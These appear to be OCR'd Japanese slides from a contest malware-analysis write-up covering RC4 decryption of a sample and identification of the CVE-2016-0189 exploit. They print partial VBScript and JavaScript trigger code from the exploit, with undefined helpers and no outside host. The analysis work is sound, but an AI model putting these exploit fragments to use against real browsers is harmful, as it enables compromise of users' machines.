
マルウェアの復号

- Cyber Chef で RC4 の復号



マルウェアの復号

- 復号したデータのハッシュ値 (SHA256) 取得



悪用された脆弱性の特定

- 関数 fire がどのように呼ばれたか調査
- ② の部分が **CVE-2016-0189** のExploitと一致
  - https://www.jpcert.or.jp/present/2018/JSAC2018_05_ikuse.pdf
  - https://theori.io/research/cve-2016-0189

```
Function ProtectMe (arg1)
    Dim addr
    Dim sexy
    Dim koles
    Dim mem
    Set dm = New MiddleD
    addr = GogoGoA(arg1, dm)
    mem = sdfxcvxc(arg1, addr + 8)
    sexy = strToInt(Mid(mem, 3, 2))
    mem = sdfxcvxc(arg1, sexy + 4)
    koles = strToInt(Mid(mem, 1, 2))
    Rewwati arg1, koles + &H174
    fire()
    Rewwati2 arg1, koles + &H174
End Function
```

① ProtectMe から fire を呼び出し
(エンコードされていたVBScript内の処理)

```
var o;
o = {
    "valueOf": function () {
        hedfsdf();
        return abc;
    }
};
setTimeout(function() {
    ProtectMe(o);
}
, 561);
```

② ProtectMeを 呼び出し
(①のコードが埋め込まれていた
JavaScript内の処理)

まとめ

- 以下の内容について、なるべく時間をかけずに行う方法を解説した
  - 難読化JavaScriptの動的解析による解読
  - マルウェア復号のロジックと復号手法

- コンテストには時間制限があるので、既存のツールを使うと解析が捗る
  - しかし、ツールに頼りすぎるのはNG
  - 時間があるときにツールの挙動や原理を調べて理解しておく

- テザリング環境だと厳しい解法だったかも…
  - 特にJS-Walker で Dockerを使うところ